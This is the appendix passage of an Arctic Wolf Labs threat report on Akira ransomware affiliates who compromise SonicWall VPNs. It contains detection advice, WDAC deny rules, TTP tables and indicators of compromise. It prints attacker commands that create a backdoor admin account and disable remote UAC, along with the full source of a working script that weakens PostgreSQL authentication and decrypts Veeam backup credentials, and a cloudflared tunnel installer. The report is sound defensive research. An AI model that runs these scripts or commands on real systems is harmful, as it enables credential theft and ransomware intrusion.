During our investigations, we observed threat actors logging into SonicWall SSL VPN accounts via a handful of hosting-related ASNs. In situations where organizations don't have a valid business reason to allow logins from these specific ASNs, login attempts can be blocked outright or otherwise used for detection purposes.

IP classification services may provide avenues for blocking logins from hosting-related ASNs altogether, although some exceptions may be needed depending on the use of legitimate services such as SD-WAN or SASE providers.

Network

We observed LDAP discovery activity and Impacket SMBv2 session setup requests; network-based detection opportunities are available for both.

Endpoint

The threat actors in this campaign relied heavily on tools used from specific locations such as ProgramData and Downloads. Execution of network scanning tools and archival tools like WinRAR from unusual locations on servers should be considered suspicious.

Additionally, App Control for Business (formerly known as WDAC) provides a means of blocking dual use applications leveraged by threat actors in this campaign. As an example, see our previous publication on blocking dual use tools associated with Iranian threat activity via WDAC rules. While full implementation of such a policy is beyond the scope of this article, the following categories of rules can be considered:

1. **Deny execution from untrusted paths**: Block EXE/DLL/SYS/MSI/script execution from user-writable directories such as %ProgramData%, %TEMP%, %Users%\Downloads, and %PUBLIC%. Allow only explicitly approved updaters where necessary.
2. **Restrict executed code to trusted publishers**: Only permit execution of signed code from approved vendors and product families.
3. **Enforce kernel-mode code integrity**: Prevent unsigned or known-vulnerable drivers (e.g., sys, churchill_driver.sys, etc) from loading, even with administrative rights.
4. **Block unauthorized remote tools**: Explicitly deny execution of RMM and tunneling utilities (AnyDesk, RustDesk, Cloudflared) unless explicitly sanctioned and allowlisted.

Conclusion

The threats described in this campaign demand early detection and a rapid response to avoid catastrophic impact to organizations. To facilitate this process, we recommend monitoring for VPN logins originating from untrusted hosting infrastructure. Equally important is ensuring visibility into internal networks, since lateral movement and ransomware encryption can occur within hours or even minutes of initial access. Monitoring for anomalous SMB activity indicative of Impacket use provides an additional early detection opportunity.

When firewalls are confirmed to be running firmware versions vulnerable to credential access or full configuration export, patching alone is not enough. In such situations, credentials must be reset wherever possible, including MFA-related secrets that might otherwise be thought of as secure, and Active Directory credentials with VPN access. These considerations are best practices that apply regardless of which firewall products are in use.

As this campaign evolves, Arctic Wolf Labs will continue to collaborate with SonicWall and the wider security community to protect against related threats. In the meantime, organizations should consider the credential security of their firewalls and other edge devices as an essential part of their security posture, and early detections described here should be considered to protect against catastrophic impact.

Acknowledgements

Arctic Wolf Labs would like to acknowledge and thank members of our Security Services team for their role in identifying and subsequently investigating the earliest intrusions associated with this campaign, especially Reid Hutchins and Michael Mitra. Also, Trevor Daher and Jerbin Kolencheril for their exhaustive efforts supporting investigations and documenting evidence across multiple weeks of this campaign.

Appendix

Tactics, Techniques, and Procedures (TTPs)

Tactic	Technique	Sub-techniques or Tools
Initial Access	T1133: External Remote Services	
	T1078: Valid Accounts	• Compromised VPN Credentials
Defense Evasion	T1562: Impair Defenses	• BYOVD Use
Credential Access	T1555: Credentials from Password Stores	• Targeted Veeam Backup & Recovery to extract passwords from the configuration database.
Persistence	T1136: Create Account	• Akira affiliates create accounts named after popular services in order to blend into the environm • net user sqlbackup REDACTED /add net localgroup administrators sqlbackup /add
	T1112: Modify Registry	• Affiliates were observed modifying the registry to disable remote UAC restrictions. reg add \”HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\S /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1

Privilege Escalation	T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control	• Disabled remote UAC restrictions.
Discovery	T1046: Network Service Discovery	• SoftPerfect Network Scanner • Advanced Port Scanner
	T1135: Network Share Discovery	• SharpShares • Invoke-ShareFinder
	T1087.001/002 – Account Discovery: Domain & Local Account	• Used Powershell to enumerate local and domain accounts and attributes writing them to disk as **<victim>_users.csv**
Lateral Movement	T1021: Remote Services	• T1021.001: Remote Desktop Protocol • T1021.002: SMB/Windows Admin Shares
	T1570: Lateral Tool Transfer	• PsExec
Collection	T1560: Archive Collected Data	• WinRAR
Command and Control	T1102: Web Service	• Cloudflared
	T1219: Remote Access Tools	• Anydesk • Rustdesk • MeshAgent • Atera
	T1572: Protocol Tunneling	• Use of SSH tunneling
Exfiltration		• Rclone • WinSCP • FileZilla
Impact	T1486: Data Encrypted for Impact	• Akira ransomware encrypts files and appends the .akira extension to render data inaccessible to coerce ransom payment.

	T1657: Financial Theft	• Akira employs a double extortion model, exfiltrating sensitive data and encrypting systems to p victims into paying ransom demands.
	T1490: Inhibit System Recovery	• Akira ransomware deletes shadow copies inhibiting system recovery.

Tools

Name	Description
RustDesk	An open-source remote desktop tool which serves as an alternative to other products such as TeamViewer or AnyDesk.
AnyDesk	Remote desktop tool that enables users to access and control devices from anywhere, supporting features like screen sharing and file transfer.
MeshAgent	A remote management tool used by threat actors to execute commands, transfer files, manage accounts, and use remote desktop features like RDP and VNC.
Atera	Remote monitoring and management tool that enables users to access and control devices.
CrackMapExec	Open-source post-exploitation tool used by penetration testers to automate network assessments and post-exploitation tasks within large Active Directory environments, including credential validation, remote command execution, and lateral movement.
KrbRelayUp	Open-source tool that enables local privilege escalation from a low-privileged domain user to SYSTEM on domain-joined Windows computers.
Impacket	Open-source Python toolkit widely used in penetration testing to exploit Windows network services, perform credential extraction, remote command execution, and lateral movement within Active Directory environments.
MobaXterm	Windows application that remote network tools, including SSH, RDP, VNC, FTP, and SFTP, allowing users to connect to and manage remote servers and systems.
BloodHound	An open-source tool used by threat actors, penetration testers, and defenders to map and visualize relationships and attack paths within Active Directory environments, helping identify security misconfigurations and potential privilege escalation paths.
SharpShares	Tool designed to enumerate all network shares within the current domain and resolve computer names to IP addresses.
CobaltStrike	A penetration testing tool that allows threat actors to deploy customizable Beacons for command and control, perform lateral movement, escalate privileges, steal credentials, and deliver additional payloads.
Netexec	An open-source tool used by threat actors to automate network discovery, credential validation, lateral movement, and post-exploitation tasks across multiple protocols like SMB, WinRM, LDAP, SSH, and RDP.
ldapdomaindump	Reconnaissance tool used by threat actors to extract, enumerate, and dump extensive information from Active Directory via LDAP, including users, groups, computers, and password-related attributes.
Cloudflared	Cloudflared is used by threat actors to create encrypted tunnels that allow persistent and covert access to compromised networks for data exfiltration, command execution, and remote control.

Advanced IP/Port Scanner	A network scanning tool that is leveraged by attackers to quickly identify open IP addresses, ports, and running services on a network.
WinRAR	A tool used to archive files for easier exfiltration.
SoftPerfect Netscan	Network scanning tool that threat actors use to discover live hosts, open ports, shared folders, and system information.
rclone	A tool used by threat actors to exfiltrate data to remote servers.
FileZilla	An open-source FTP application that threat actors use to exfiltrate data.

Indicators of Compromise (IOCs)

Indicator	ASN	Type	Description
155.117.117[.]34	AS215703 – ALEXANDRU VLAD trading as FREAKHOSTING	IPv4 Address	VPN Client IP
45.66.249[.]93	AS62005 – Bluevps Ou	IPv4 Address	VPN Client IP
193.239.236[.]149	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
193.163.194[.]7	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
194.33.45[.]194	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
31.222.247[.]64	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
62.76.147[.]106	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
77.247.126[.]239	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
83.229.17[.]123	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
83.229.17[.]135	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
83.229.17[.]148	AS62240 – Clouvider Limited	IPv4 Address	VPN Client IP
45.55.76[.]210	AS14061 – Digitalocean Llc	IPv4 Address	VPN Client IP
38.114.123[.]167	AS63023 – Gthost	IPv4 Address	VPN Client IP
38.114.123[.]229	AS63023 – Gthost	IPv4 Address	VPN Client IP

107.155.93[.]154	AS29802 – Hivelocity Inc.	IPv4 Address	VPN Client IP
144.168.41[.]74	AS29802 – Hivelocity Inc.	IPv4 Address	VPN Client IP
91.191.214[.]170	AS29802 – Hivelocity Inc.	IPv4 Address	VPN Client IP
193.29.63[.]226	AS63473 – Hosthatch Llc	IPv4 Address	VPN Client IP
23.94.54[.]125	AS36352 – Hostpapa	IPv4 Address	VPN Client IP
185.33.86[.]2	AS202015 – Hz Hosting Ltd	IPv4 Address	VPN Client IP
79.141.160[.]33	AS202015 – Hz Hosting Ltd	IPv4 Address	VPN Client IP
79.141.173[.]235	AS202015 – Hz Hosting Ltd	IPv4 Address	VPN Client IP
185.181.230[.]108	AS60602 – Inovare-Prim Srl	IPv4 Address	VPN Client IP
207.188.6[.]17	AS396356 – Latitude.Sh	IPv4 Address	VPN Client IP
107.175.102[.]58	AS131199 – Nexeon Technologies Inc.	IPv4 Address	VPN Client IP
185.174.100[.]199	AS8100 – Quadranet Enterprises Llc	IPv4 Address	VPN Client IP
45.56.163[.]58	AS8100 – Quadranet Enterprises Llc	IPv4 Address	VPN Client IP
104.194.11[.]34	AS23470 – Reliablesite.Net Llc	IPv4 Address	VPN Client IP
104.194.8[.]58	AS23470 – Reliablesite.Net Llc	IPv4 Address	VPN Client IP
104.238.205[.]105	AS23470 – Reliablesite.Net Llc	IPv4 Address	VPN Client IP
172.86.96[.]42	AS14956 – Routerhosting Llc	IPv4 Address	VPN Client IP
144.172.110[.]103	AS14956 – RouterHosting LLC	IPv4 Address	VPN Client IP

144.172.110[.]37	AS14956 – RouterHosting LLC	IPv4 Address	VPN Client IP
144.172.110[.]49	AS14956 – RouterHosting LLC	IPv4 Address	VPN Client IP
185.168.208[.]102	AS21249 – GLOBAL CONNECTIVITY SOLUTIONS LLP	IPv4 Address	VPN Client IP
172.96.10[.]212	AS64236 – Unreal Servers Llc	IPv4 Address	VPN Client IP
107.158.128[.]106	AS62904 – Eonix Corporation	IPv4 Address	VPN Client IP
131.226.2[.]47	AS40676 – Psychz Networks	IPv4 Address	VPN Client IP
193.242.184[.]58	AS215381 – ROCKHOSTER PRIVATE LIMITED	IPv4 Address	VPN Client IP
95.164.145[.]158	AS394814 – ISP4Life INC	IPv4 Address	VPN Client IP
170.130.165[.]42	AS62904 – Eonix Corporation	IPv4 Address	Command and Control
162.210.196[.]101	AS30633 – Leaseweb Usa Inc.	IPv4 Address	Exfiltration
206.168.190[.]143	AS14315 – 1gservers Llc	IPv4 Address	Exfiltration
kali	N/A	Hostname	Threat actor workstation hostna
WIN	N/A	Hostname	Threat actor workstation hostna
DESKTOP-HPLM2TD	N/A	Hostname	Threat actor workstation hostna
WINUTIL	N/A	Hostname	Threat actor workstation hostna
DESKTOP-A2S6P81	N/A	Hostname	Threat actor workstation hostna
WIN-V1L65ED9I55	N/A	Hostname	Threat actor workstation hostna
WIN-5VVC95LFP2G	N/A	Hostname	Threat actor workstation hostna

DESKTOP-EDE0RR5	N/A	Hostname	Threat actor workstation hostna
SERVER	N/A	Hostname	Threat actor workstation hostna
16f83f056177c4ec24c7e99d01ca9d9d6713bd0497eeedb777a3ffefa99c97f0	N/A	File – SHA256	BYOVD: · rwdrv.sys · churchill_driver.s
385c235f9f52c68ec4adc7ee07de26b84b108116		File – SHA1	check_hvci_admin
bd1f381e5a3db22e88776b7873d4d2835e9a1ec620571d2b1da0c58f81c84a56		File – SHA256	hlpdrv.sys

Excluded Locales from BYOVD DLL

Locale Code	Language Name	Primary Country/Region Name
ru-RU	Russian	Russia
ru-BY	Russian	Belarus
ru-KG	Russian	Kyrgyzstan
ru-MD	Russian	Moldova
ru-UA	Russian	Ukraine
kk-KZ	Kazakh	Kazakhstan
ky-KG	Kyrgyz	Kyrgyzstan
uz-Cyrl	Uzbek (Cyrillic script)	Uzbekistan
uz-Cyrl-UZ	Uzbek (Cyrillic script)	Uzbekistan
uz-Latn	Uzbek (Latin script)	Uzbekistan
uz-Latn-UZ	Uzbek (Latin script)	Uzbekistan
uz-Arab	Uzbek (Arabic script)	Uzbekistan
az-Cyrl	Azerbaijani (Cyrillic)	Azerbaijan
az-Cyrl-AZ	Azerbaijani (Cyrillic)	Azerbaijan
az-Latn	Azerbaijani (Latin)	Azerbaijan
az-Latn-AZ	Azerbaijani (Latin)	Azerbaijan
ka-GE	Georgian	Georgia
uk-UA	Ukrainian	Ukraine
tg-Cyrl	Tajik (Cyrillic script)	Tajikistan
tg-Cyrl-TJ	Tajik (Cyrillic script)	Tajikistan
tk-TM	Turkmen	Turkmenistan

hy-AM	Armenian	Armenia
be-BY	Belarusian	Belarus
lt-LT	Lithuanian	Lithuania
lv-LV	Latvian	Latvia
ro-MD	Romanian	Moldova
et-EE	Estonian	Estonia

Full Source: Veeam Credential Extraction PowerShell Script

```
#Requires -RunAsAdministrator
#Requires -Version 5.1

$ErrorActionPreference = "Stop"
$env:PSReadlineHistorySavePath = $null

function Get-EncryptionSalt {
    param([string]$veeamRegPath)

    $saltPaths = @(
        "$veeamRegPath\Data",
        "$veeamRegPath",
        "$veeamRegPath\SqlSettings",
        "$veeamRegPath\DBManager",
        "$veeamRegPath\EnterpriseManager",
        "HKLM:\SOFTWARE\WOW6432Node\Veeam\Veeam Backup and Replication\Data",
        "HKLM:\SOFTWARE\WOW6432Node\Veeam\Veeam Backup and Replication"
    )

    foreach ($path in $saltPaths) {
        if (Test-Path $path) {
            $prop = Get-ItemProperty -Path $path -Name "EncryptionSalt" -ErrorAction SilentlyContinue
            if ($prop -and $prop.EncryptionSalt) {
                return $prop.EncryptionSalt
            }
        }
    }

    $configPath = "C:\ProgramData\Veeam\Backup\Configuration\Configuration.xml"
    if (Test-Path $configPath) {
        $configContent = Get-Content $configPath -Raw
        if ($configContent -match '<EncryptionSalt>([^<]+)</EncryptionSalt>') {
            return $matches[1]
        }
    }

    Write-Host "Encryption salt not found, continuing without it" -ForegroundColor Yellow
    return $null
}

function Enable-PgTrustAuth {
    param(
        [string]$pgHbaPath,
        [ref]$BackupCreated
    )
```

```
    if (-not (Test-Path $pgHbaPath)) {
        Write-Host "pg_hba.conf not found: $pgHbaPath" -ForegroundColor Yellow
        return $false
    }

    $backupPath = "$pgHbaPath.backup_$(Get-Date -Format 'yyyyMMdd_HHmmss')"
    Copy-Item $pgHbaPath $backupPath -Force
    $BackupCreated.Value = $backupPath

    $trustRules = @(
        "",
        "# Veeam Credential Recovery - Temp Trust Rules [Added $(Get-Date)]",
        "host all all 127.0.0.1/32 trust",
        "host all all ::1/128 trust"
    )

    $currentContent = Get-Content $pgHbaPath
    $newContent = $trustRules + $currentContent
    $newContent | Set-Content $pgHbaPath -Force

    return $true
}

function Restore-PgConf {
    param(
        [string]$backupPath,
        [string]$pgHbaPath
    )

    if (Test-Path $backupPath) {
        Copy-Item $backupPath $pgHbaPath -Force -ErrorAction SilentlyContinue
        Remove-Item $backupPath -Force -ErrorAction SilentlyContinue
    }
}

function Get-PostgreSQLService {
    $services = Get-CimInstance -ClassName Win32_Service -Filter "DisplayName LIKE '%PostgreSQL%'"
    return $services | Select-Object -First 1
}

function Restart-PostgreSQL {
    $service = Get-PostgreSQLService
    if (-not $service) {
        Write-Host "PostgreSQL service not found" -ForegroundColor Yellow
        return $false
    }

    Restart-Service -Name $service.Name -Force

    $attempts = 0
    do {
        Start-Sleep -Seconds 2
        $serviceStatus = (Get-Service -Name $service.Name).Status
        $attempts++
    } until ($serviceStatus -eq 'Running' -or $attempts -ge 10)

    return ($serviceStatus -eq 'Running')
}
```

```
function Decrypt-VeeamPassword {
    param(
        [string]$encryptedPassword,
        [string]$saltbase
    )

    if ([string]::IsNullOrWhiteSpace($encryptedPassword)) {
        return "<EMPTY>"
    }

    try {
        if ($encryptedPassword.StartsWith("AQAA")) {
            $data = [Convert]::FromBase64String($encryptedPassword)
            $raw = [Security.Cryptography.ProtectedData]::Unprotect(
                $data,
                $null,
                [Security.Cryptography.DataProtectionScope]::LocalMachine
            )
            return [Text.Encoding]::UTF8.GetString($raw)
        }
        elseif ($encryptedPassword.StartsWith("VmVlY")) {
            $allBytes = [Convert]::FromBase64String($encryptedPassword)
            if ($allBytes.Length -gt 37) {
                $payload = $allBytes[37..($allBytes.Length-1)]

                if ($saltbase) {
                    try {
                        $saltBytes = [Convert]::FromBase64String($saltbase)
                        $raw = [Security.Cryptography.ProtectedData]::Unprotect(
                            $payload,
                            $saltBytes,
                            [Security.Cryptography.DataProtectionScope]::LocalMachine
                        )
                        return [Text.Encoding]::UTF8.GetString($raw)
                    }
                    catch {
                        # Continue without salt
                    }
                }

                $raw = [Security.Cryptography.ProtectedData]::Unprotect(
                    $payload,
                    $null,
                    [Security.Cryptography.DataProtectionScope]::LocalMachine
                )
                return [Text.Encoding]::UTF8.GetString($raw)
            }
            return "<INVALID FORMAT>"
        }
        else {
            # Handle Veeam 11 format with DPAPI without salt
            $data = [Convert]::FromBase64String($encryptedPassword)
            $raw = [Security.Cryptography.ProtectedData]::Unprotect(
                $data,
                $null,
                [Security.Cryptography.DataProtectionScope]::LocalMachine
            )
            return [Text.Encoding]::UTF8.GetString($raw)
```

```
        }
    }
    catch {
        return "<DECRYPT ERROR: $($_.Exception.Message)>"
    }
}

try {
    Write-Host "`n=== Veeam Credential Recovery ===" -ForegroundColor Cyan
    Write-Host "Supports Veeam v11+ | MSSQL & PostgreSQL`n"

    Add-Type -AssemblyName System.Security, System.Data, System.Text.Encoding

    # Try different registry paths for compatibility
    $veeamRegPath = "HKLM:\SOFTWARE\Veeam\Veeam Backup and Replication"
    if (-not (Test-Path $veeamRegPath)) {
        $veeamRegPath = "HKLM:\SOFTWARE\WOW6432Node\Veeam\Veeam Backup and Replication"
        if (-not (Test-Path $veeamRegPath)) {
            throw "Veeam installation not found in registry!"
        }
    }

    # Detect database configuration location
    $dbConfigPath = "$veeamRegPath\DatabaseConfigurations"
    $dbConfigFound = $false
    $DBProduct = "Mssql" # Default to MSSQL

    if (Test-Path $dbConfigPath) {
        # Veeam 12+ style configuration
        $dbConfigFound = $true
        $DBProduct = (Get-ItemProperty -Path $dbConfigPath -ErrorAction SilentlyContinue).SqlActiveConfigurat
    }
    else {
        # Check for Veeam 11 style configuration in root key
        $rootProps = Get-ItemProperty -Path $veeamRegPath -ErrorAction SilentlyContinue
        if ($rootProps -and $rootProps.SqlDatabaseName -and $rootProps.SqlServerName) {
            $dbConfigFound = $true
            $DBProduct = "Mssql"
        }
    }

    if (-not $dbConfigFound) {
        throw "Database configuration not found!"
    }

    Write-Host "Database type: $DBProduct" -ForegroundColor Yellow

    $saltbase = Get-EncryptionSalt $veeamRegPath
    $credentials = @()
    $pgTrustMethodUsed = $false
    $pgBackupPath = $null

    if ($DBProduct -eq "Mssql") {
        if ($dbConfigFound -and (Test-Path "$dbConfigPath\MsSql")) {
            # Veeam 12+ configuration
            $SQLConfiguration = Get-ItemProperty -Path "$dbConfigPath\MsSql" -ErrorAction Stop
            $SQLServer = $SQLConfiguration.SqlServerName
            $SQLInstance = $SQLConfiguration.SqlInstanceName
            $SQLDB = $SQLConfiguration.SqlDatabaseName
```

```
        }
        else {
            # Veeam 11 configuration
            $SQLConfiguration = Get-ItemProperty -Path $veeamRegPath -ErrorAction Stop
            $SQLServer = $SQLConfiguration.SqlServerName
            $SQLInstance = $SQLConfiguration.SqlInstanceName
            $SQLDB = $SQLConfiguration.SqlDatabaseName
        }

        $SQLConnection = if ($SQLInstance) { "$SQLServer\$SQLInstance" } else { $SQLServer }

        try {
            $connString = "Server=$SQLConnection;Database=$SQLDB;Integrated Security=SSPI;"
            $conn = New-Object System.Data.SqlClient.SqlConnection($connString)
            $conn.Open()

            $cmdText = "SELECT [user_name] AS [username], [password], [description] FROM [dbo].[Credentials]"
            $cmd = New-Object System.Data.SqlClient.SqlCommand($cmdText, $conn)
            $adapter = New-Object System.Data.SqlClient.SqlDataAdapter($cmd)
            $dataset = New-Object System.Data.DataSet
            $adapter.Fill($dataset) | Out-Null

            if ($dataset.Tables[0] -and $dataset.Tables[0].Rows.Count -gt 0) {
                $credentials = $dataset.Tables[0]
            }
        }
        finally {
            if ($conn.State -eq "Open") {
                $conn.Close()
            }
        }
    }
    elseif ($DBProduct -eq "PostgreSql") {
        $pgConfig = Get-ItemProperty -Path "$dbConfigPath\PostgreSql" -ErrorAction Stop
        $pgPort = $pgConfig.SqlHostPort
        $pgDB = $pgConfig.SqlDatabaseName

        $psqlPath = Get-ChildItem -Path "C:\Program Files\PostgreSQL" -Recurse -Filter "psql.exe" |
            Where-Object { $_.FullName -match "bin\\psql\.exe" } |
            Sort-Object { [version]($_.Directory.Parent.Name) } -Descending |
            Select-Object -First 1 -ExpandProperty FullName

        if (-not $psqlPath -or -not (Test-Path $psqlPath)) {
            throw "psql.exe not found!"
        }

        $pgDataDir = (Get-Item $psqlPath).Directory.Parent.FullName + "\data"
        $pgHbaPath = Join-Path $pgDataDir "pg_hba.conf"

        if (Enable-PgTrustAuth $pgHbaPath ([ref]$pgBackupPath)) {
            if (Restart-PostgreSQL) {
                $pgTrustMethodUsed = $true
                $query = "SELECT user_name AS username, password, description FROM credentials"
                $credentials = & $psqlPath -h localhost -p $pgPort -U postgres -d $pgDB -c $query --csv 2>$nu
            }
        }
    }
    else {
        throw "Unsupported database: $DBProduct"
```

```
    }

    if (-not $credentials -or ($credentials | Measure-Object).Count -eq 0) {
        throw "No credentials found"
    }

    $validCredentials = @()
    foreach ($cred in $credentials) {
        $decrypted = Decrypt-VeeamPassword $cred.password $saltbase
        if (-not [string]::IsNullOrWhiteSpace($decrypted) -and $decrypted -ne "<EMPTY>") {
            $validCredentials += [PSCustomObject]@{
                UserName = $cred.username
                Password = $decrypted
                Description = if ($cred.description) { $cred.description } else { "" }
            }
        }
    }

    if ($validCredentials.Count -eq 0) {
        Write-Host "No valid credentials found" -ForegroundColor Yellow
    }
    else {
        Write-Host "`n=== Decrypted Credentials ===" -ForegroundColor Green
        $validCredentials | Format-Table -Wrap -AutoSize
    }
}
catch {
    Write-Host "`nERROR: $($_.Exception.Message)" -ForegroundColor Red
}
finally {
    if ($pgTrustMethodUsed -and $pgBackupPath) {
        $pgDataDir = (Get-Item $psqlPath).Directory.Parent.FullName + "\data"
        $pgHbaPath = Join-Path $pgDataDir "pg_hba.conf"
        Restore-PgConf $pgBackupPath $pgHbaPath
        Restart-PostgreSQL | Out-Null
    }
}
```

Full Source: CloudFlared Installation PowerShell Script

```
# Set TLS 1.2 for secure downloads
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

# Alternative download URLs in case GitHub is blocked
$msiUrl = 'https://github.com/cloudflare/cloudflared/releases/download/2025.6.0/cloudflared-windows-amd64.msi
$exeUrl = 'https://github.com/cloudflare/cloudflared/releases/download/2025.6.0/cloudflared-windows-amd64.exe

# Try multiple download methods
try {
    # Attempt download with progress
    Write-Host "Downloading cloudflared MSI package..."
    try {
        Invoke-WebRequest -Uri $msiUrl -OutFile 'cloudflared.msi' -UseBasicParsing
    } catch {
        Write-Host "Primary download failed, trying alternative method..."
        # Alternative download method using BITS
        Start-BitsTransfer -Source $msiUrl -Destination 'cloudflared.msi'
    }
```

```
    # Verify download
    if (-not (Test-Path 'cloudflared.msi')) {
        throw "MSI download failed"
    }

    # Install MSI silently
    Write-Host "Installing cloudflared MSI package..."
    Start-Process msiexec -ArgumentList "/i `"cloudflared.msi`" /qn /log `"$env:ProgramData\cloudflared_msi_i

    # Download EXE version
    Write-Host "Downloading cloudflared EXE..."
    try {
        Invoke-WebRequest -Uri $exeUrl -OutFile 'cloudflared.exe' -UseBasicParsing
    } catch {
        Write-Host "Primary download failed, trying alternative method..."
        Start-BitsTransfer -Source $exeUrl -Destination 'cloudflared.exe'
    }

    # Verify download
    if (-not (Test-Path 'cloudflared.exe')) {
        throw "EXE download failed"
    }

    # Install service
    Write-Host "Installing cloudflared service..."
    Start-Process -FilePath "$PWD\cloudflared.exe" -ArgumentList "service install REDACTED_BASE64_TOKEN" -Wai

    Write-Host "Installation completed successfully."
} catch {
    Write-Host "An error occurred: $_" -ForegroundColor Red
    exit 1
}
```

Additional Resources

Get actionable insights and access to the security operations expertise of one of the largest security operations centers (SOCs) in the world in Arctic Wolf's 2024 Security Operations Report.

Learn what's new, what's changed, and what's ahead for the cybersecurity landscape, with insights from 1,000 global IT and security leaders in the Arctic Wolf State of Cybersecurity: 2024 Trends Report.

About Arctic Wolf Labs

Arctic Wolf Labs is a group of elite security researchers, data scientists, and security development engineers who explore security topics to deliver cutting-edge threat research on new and emerging adversaries, develop and refine advanced threat detection models with artificial intelligence, including machine learning, and drive continuous improvement in the speed, scale, and detection efficacy of Arctic Wolf's solution offerings.

With their deep domain knowledge, Arctic Wolf Labs brings world-class security innovations to not only Arctic Wolf's customer base, but the security community at large.

Authors

Stefan Hostetler

Stefan is a Lead Threat Intelligence Researcher at Arctic Wolf. With over a decade of industry experience under his belt, he focuses on extracting actionable insight from novel threats to help organizations protect themselves effectively.

Julian Tuin

Julian is a Senior Threat Intelligence Researcher at Arctic Wolf Labs with more than 6 years of industry experience. He has experience in identifying and tracking campaigns for new and emerging threats.

Jon Grimm

Jon is a Threat Intelligence Analyst at Arctic Wolf dedicated to identifying new cyber threats and producing actionable intelligence that enhances organizational defenses. He has a background of 10 years' experience in several domains of cybersecurity, holds a bachelor's degree in law enforcement, and holds several industry certifications (CISSP, GCFA, GCTI).

Trevor Daher

Trevor Daher is a Technical Lead within Arctic Wolf's Security Services group supporting the Managed Detection and Response (MDR) service.

Jerbin Kolencheril

Jerbin Kolencheril is a Technical Lead within Arctic Wolf's Security Services group supporting the Customer Security Operation Centre (cSOC). He has a Masters degree in Information Security and brings years of experience into the role.

Alyssa Newbury

Alyssa Newbury is a Threat Intelligence Analyst at Arctic Wolf, with over a decade of experience in tactical threat intelligence and cybersecurity. She has a background working for various agencies within the intelligence community and focuses primarily on researching and identifying emerging cyber threats and producing impactful finished intelligence products.

Joe Wedderspoon

Joe Wedderspoon is a Senior Forensic Analyst at Arctic Wolf Incident Response, focused on leading complex incident response and digital forensic investigations. He holds multiple certifications and has over 7 years of operational experience in incident response, defensive cyber operations, and researching adversary tradecraft in both the public and private sectors.

Cole Pixley

Cole Pixley investigates cyber incidents as a Forensic Analyst with Arctic Wolf Incident Response. He has a bachelor's degree in Computer Forensics, holds multiple forensic certifications, and has extensive experience solving cyber investigations.
